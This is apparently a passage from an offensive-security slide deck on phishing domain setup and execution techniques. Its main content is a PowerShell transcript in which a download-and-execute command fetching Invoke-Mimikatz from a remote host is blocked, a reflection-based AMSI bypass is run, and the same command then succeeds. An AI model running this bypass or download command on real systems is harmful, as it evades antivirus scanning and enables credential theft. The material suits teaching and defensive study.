
- Top Domain Levels (Ex: .xyz, .io, .to, .xxx)
- Cloudflare Turnstile (Avoid Bots)
- Private Whois
- IDN Homograph and Punycode

Execution – AMSI Bypass



When a user runs a script or opens PowerShell, AMSI.dll is loaded into the process' memory. Before the script runs, the antivirus uses the functions **AmsiScanBuffer()** and **AmsiScanString()** to check the code for signs of malware. If something suspicious is found, the script is blocked and the antivirus shows a message that execution has been prevented.

Execution – AMSI Bypass




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\xpn> iex (new-object system.net.webclient).downloadstring('http://192.168.0.104/invoke-mimikatz.ps1')
iex : At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (new-object system.net.webclient).downloadstring('http://192.168. ...
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\xpn> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
PS C:\Users\xpn> [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Static").Set
Value($null, $null);[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,Static").Set
Value($null, [IntPtr]$mem)
PS C:\Users\xpn> iex (new-object system.net.webclient).downloadstring('http://192.168.0.104/invoke-mimikatz.ps1')
PS C:\Users\xpn> █
```

The image shows a PowerShell command where the user attempts to bypass the Windows Malware Scanning Interface (AMSI) to run a blocked script. Initially, a script was blocked from downloading by antivirus software, so the user used code to disable AMSI before trying to execute the blocked command again.


Persistence – Techniques



